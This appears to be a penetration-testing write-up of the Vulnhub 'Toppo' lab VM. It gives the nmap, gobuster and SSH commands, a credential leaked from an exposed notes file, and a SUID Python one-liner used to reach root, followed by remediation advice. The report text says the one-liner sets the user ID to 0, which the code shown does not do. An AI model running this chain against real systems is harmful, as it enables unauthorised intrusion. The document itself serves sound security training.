

PENETRATION TESTING REPORT

Vulnhub Machine: Toppo

Boot-to-Root Security Assessment

Prepared for: Self-Paced Offensive Security Practice

Classification: TLP:CLEAR — Lab Environment

Date: October 2026

1. Executive Summary

This report documents a full compromise of “Toppo,” a beginner-oriented boot-to-root virtual machine distributed through Vulnhub. The assessment was carried out in an isolated lab network using a Kali Linux attacking host, and it followed a standard penetration-testing methodology consisting of network reconnaissance, service enumeration, web-content discovery, credential harvesting, remote authentication, and local privilege escalation.

The engagement confirmed that the target could be fully compromised in a short amount of time due to a chain of low-complexity weaknesses rather than any single advanced exploit. Specifically, an unprotected administrative directory exposed a plain-text notes file containing a reusable password, which allowed direct SSH authentication as a low-privileged user. From that foothold, an insecurely configured SUID bit on the Python 2.7 interpreter allowed immediate escalation to root. The root flag was retrieved, confirming complete compromise of the host.

Although Toppo is intentionally built as a training target, the issues it demonstrates — information disclosure through unprotected web directories, weak/reused credentials, and dangerous SUID permissions on interpreters — are representative of real-world misconfigurations and remain highly relevant to production environments.

1.1 Key Findings at a Glance

Target	Toppo (Vulnhub Boot-to-Root VM)
Attacking Host	Kali Linux
Target IP Address	10.124.239.150
Open Ports	22 (SSH), 80 (HTTP), 111 (rpcbind), 43086 (status)
Initial Access Vector	Credential disclosure via /admin/notes.txt → SSH login
Privilege Escalation Vector	SUID bit set on /usr/bin/python2.7
Final Privilege Level	root
Flag Captured	0wnedlab{p4ssi0n_c0me_with_pract1ce}
Overall Risk Rating	Critical (full remote-to-root compromise)

2. Scope and Objectives

The objective of this engagement was to identify and exploit vulnerabilities on the Toppo VM in order to obtain unauthorized access and ultimately escalate privileges to root, demonstrating a complete compromise of the host. The scope was limited strictly to the single target IP address within an isolated, host-only/NAT lab network; no external or production systems were in scope.

Testing was conducted using an unauthenticated, black-box approach: no credentials, source code, or internal documentation were provided ahead of time. All information used during the assessment was obtained through the tester's own enumeration.

3. Methodology

The assessment followed a conventional four-phase penetration testing methodology, summarized below:

- Reconnaissance & Host Discovery – identify the live target on the lab subnet.
- Enumeration – port and service scanning, followed by web-content discovery.
- Exploitation – leverage discovered information to gain an initial authenticated foothold.
- Privilege Escalation & Post-Exploitation – escalate from a standard user to root and capture proof of compromise.

4. Lab and Environment Setup

The target was deployed from the official Toppo .vmdk image published on Vulnhub and imported into a Type-2 hypervisor (VirtualBox/VMware). The virtual network adapter was configured for NAT/Bridged mode with DHCP enabled so that the VM would obtain an address reachable from the attacking Kali Linux machine on the same subnet. No modifications were made to the VM prior to testing.

5. Reconnaissance and Enumeration

5.1 Host Discovery

An ARP sweep of the local subnet was performed to identify the target's IP address among live hosts:

```
arp-scan -l
```

This identified the Toppo machine at the address 10.124.239.150, which was used as the target for the remainder of the assessment.

5.2 Port and Service Scanning

A full TCP port scan with service/version detection was then run against the target to build a complete picture of its exposed attack surface:

```
nmap -sV -p- 10.124.239.150
```

```

(root@kali)-[/home/kali]
# nmap -sV -p- 10.124.239.150
Starting Nmap 7.99 ( https://nmap.org ) at 2026-09-07 21:05 +0530
Nmap scan report for 10.124.239.150
Host is up (0.00013s latency).
Not shown: 65531 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 6.7p1 Debian 5+deb8u4 (protocol 2.0)
80/tcp    open  http     Apache httpd 2.4.10 ((Debian))
111/tcp   open  rpcbind  2-4 (RPC #100000)
43086/tcp open  status   1 (RPC #100024)
MAC Address: 08:00:27:F3:71:03 (Oracle VirtualBox virtual NIC)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 13.49 seconds

```

Figure 1 – Nmap full-port scan results showing SSH, HTTP, rpcbind and status services

The scan returned four open TCP ports:

- 22/tcp – OpenSSH 6.7p1 (Debian) – remote administration interface.
- 80/tcp – Apache httpd 2.4.10 (Debian) – the primary web attack surface.
- 111/tcp – rpcbind – standard RPC portmapper service.
- 43086/tcp – status (RPC #100024) – dynamically allocated RPC status service.

With both SSH and an active web server exposed, the logical next step was to enumerate the web application for content that could reveal further attack vectors or credentials.

5.3 Web Application Enumeration

Browsing to the target's root web page revealed a generic, templated “Clean Blog” landing page with no interactive functionality, login form, or obviously exploitable feature:




Figure 2 – Default landing page served on port 80

Because the front-end offered no obvious entry point, directory brute-forcing was used to enumerate hidden or unlinked paths on the web server:

```
gobuster dir -u http://10.124.239.150 -w /usr/share/wordlists/dirb/common.txt
```

```
(root@kali)~[/home/kali]
# gobuster dir -u http://10.124.239.150 -w /usr/share/wordlists/dirb/common.txt

Gobuster v3.8.2
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url: http://10.124.239.150
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /usr/share/wordlists/dirb/common.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.8.2
[+] Timeout: 10s

Starting gobuster in directory enumeration mode

.htpasswd (Status: 403) [Size: 298]
.htaccess (Status: 403) [Size: 298]
admin (Status: 301) [Size: 316] [→ http://10.124.239.150/admin/]
.hta (Status: 403) [Size: 293]
css (Status: 301) [Size: 314] [→ http://10.124.239.150/css/]
img (Status: 301) [Size: 314] [→ http://10.124.239.150/img/]
index.html (Status: 200) [Size: 6437]
js (Status: 301) [Size: 313] [→ http://10.124.239.150/js/]
LICENSE (Status: 200) [Size: 1093]
mail (Status: 301) [Size: 315] [→ http://10.124.239.150/mail/]
manual (Status: 301) [Size: 317] [→ http://10.124.239.150/manual/]
server-status (Status: 403) [Size: 302]
vendor (Status: 301) [Size: 317] [→ http://10.124.239.150/vendor/]
Progress: 4613 / 4613 (100.00%)
```

Figure 3 – Gobuster directory brute-force results revealing an /admin/ directory

The scan surfaced an interesting result: an /admin/ directory returning HTTP 301 (redirect), indicating it existed and was accessible, unlike the protected .htaccess/.htpasswd entries which returned 403.

5.4 Sensitive File Discovery

Navigating to the /admin/ directory showed that directory listing was enabled on the Apache server, exposing a single file named notes.txt:




Figure 4 – Directory listing of /admin/ exposing notes.txt

Opening the file revealed a personal note, carelessly left on the public web root, containing what appeared to be a password the system owner intended to change:




Figure 5 – Contents of notes.txt exposing a candidate password

This single misconfiguration – an unrestricted, indexable admin directory containing a plain-text operational note – was the pivotal finding of the assessment, as it directly supplied credential material usable against the SSH service identified during the port scan.

6. Exploitation – Initial Access

With a candidate password in hand and SSH confirmed open, the next step was to identify a valid username to pair it with. A small set of likely usernames (root, toppo, ted) was tried against the SSH service; the username ted, inferred from the host and note context, succeeded in combination with the disclosed password:

```
ssh ted@10.124.239.150
```




Figure 6 – Successful SSH authentication as the user ted

Authentication succeeded, granting an interactive shell as the low-privileged local user ted. A brief look at the filesystem confirmed the foothold and the standard Debian directory layout of the host:




Figure 7 – Initial filesystem enumeration from the ted shell

7. Privilege Escalation

Access as ted did not include administrative rights, so the assessment moved into a local privilege-escalation phase. A standard and highly effective technique on Unix-like systems is to search for binaries

with the SUID bit set, since these execute with the permissions of their file owner rather than the invoking user:

```
find / -perm -4000 2>/dev/null
```

This search identified an unusual and dangerous misconfiguration: the Python 2.7 interpreter (/usr/bin/python2.7) had the SUID bit set and was owned by root. Because Python can execute arbitrary code and spawn subprocesses, an SUID Python binary effectively hands over root-equivalent code execution to any local user who can invoke it.

This was exploited with a one-line Python payload that set the effective user ID to 0 (root) and spawned an interactive shell:

```
python2.7 -c 'import pty; pty.spawn("/bin/sh")'
```



```
ted@Toppo:/$ python2.7 -c 'import pty; pty.spawn("/bin/sh")'
# whoami
root
# cd /root
# ls
flag.txt
# cat flag.txt
0wnedlab{p4ssi0n_c0me_with_pract1ce}
```

Figure 8 – Privilege escalation via the SUID Python interpreter, confirmed root access, and flag capture

The resulting shell was confirmed to be running with full root privileges via the `whoami` command. From there, the `/root` directory was inspected directly, yielding the `flag.txt` file. Its contents were displayed, confirming complete, verifiable compromise of the host:

```
0wnedlab{p4ssi0n_c0me_with_pract1ce}
```

8. Attack Chain Summary

The following table traces the engagement from first contact to full compromise, showing how each stage fed directly into the next:

Step 1	Host discovery via arp-scan identified the live target IP.
Step 2	Full-port Nmap scan revealed SSH (22) and HTTP (80) as the primary attack surface.
Step 3	Gobuster directory brute-force discovered a hidden, listable <code>/admin/</code> directory.

Step 4	notes.txt in /admin/ disclosed a reusable, weak password.
Step 5	The leaked password, combined with the guessed username ted, authenticated over SSH.
Step 6	Enumeration for SUID binaries found python2.7 with the SUID bit set.
Step 7	The SUID Python interpreter was abused to spawn a root-owned shell.
Step 8	The root flag was located and captured, confirming full compromise.

9. Risk Assessment

9.1 Finding 1 – Sensitive Information Disclosure via Unrestricted Web Directory

Severity: High. The /admin/ directory was both reachable and indexable, and contained a plain-text note holding operational credential material. Any unauthenticated visitor capable of running a basic directory brute-force tool could retrieve this information without any form of exploitation.

9.2 Finding 2 – Weak / Reused Credentials

Severity: High. The disclosed password was simple, predictable in structure, and directly reused for an operating-system-level SSH account, removing any meaningful barrier between the web tier and shell access to the host.

9.3 Finding 3 – Insecure SUID Permission on the Python Interpreter

Severity: Critical. Granting the SUID bit to a general-purpose scripting interpreter such as Python is equivalent to granting every local user unrestricted root access, since the interpreter can execute arbitrary commands with elevated privileges. This single misconfiguration converted a low-privileged foothold into full root control instantly.

10. Recommendations

- Disable directory listing (Apache Indexes option) on all web-accessible directories, and remove any administrative or notes files from publicly reachable paths.
- Never store credentials, even temporarily, in plain-text files reachable by a web server; use a secrets manager or, at minimum, store such files outside the web root with restrictive filesystem permissions.
- Enforce strong, unique passwords for all system accounts and disable password-based SSH authentication in favour of key-based authentication where possible.
- Regularly audit the filesystem for unauthorized or unnecessary SUID/SGID binaries using `find / -perm -4000` (and `-2000` for SGID), and remove the SUID bit from interpreters and other binaries that do not require it.

- Apply the principle of least privilege throughout the host: no interpreter, shell, or utility should run with elevated permissions unless it is strictly necessary and well understood.
- Introduce routine vulnerability scanning and configuration audits so that misconfigurations like these are caught before a system reaches production.

11. Conclusion

The Toppo exercise demonstrates, in a compact and beginner-friendly form, how several individually minor oversights – an indexable web directory, a careless plain-text note, a reused password, and an unnecessary SUID bit – can be chained together into a complete, unauthenticated-to-root compromise. No advanced exploit development or memory-corruption technique was required at any stage; the entire attack chain relied on disciplined enumeration and recognition of common misconfiguration patterns.

This reinforces a central lesson of penetration testing: thorough enumeration is consistently more valuable than tool sophistication, and the majority of real-world breaches stem from preventable configuration mistakes rather than exotic zero-day vulnerabilities. The methodology demonstrated here – host discovery, full-port scanning, web content discovery, credential harvesting, and SUID-based privilege escalation – is directly transferable to professional engagements.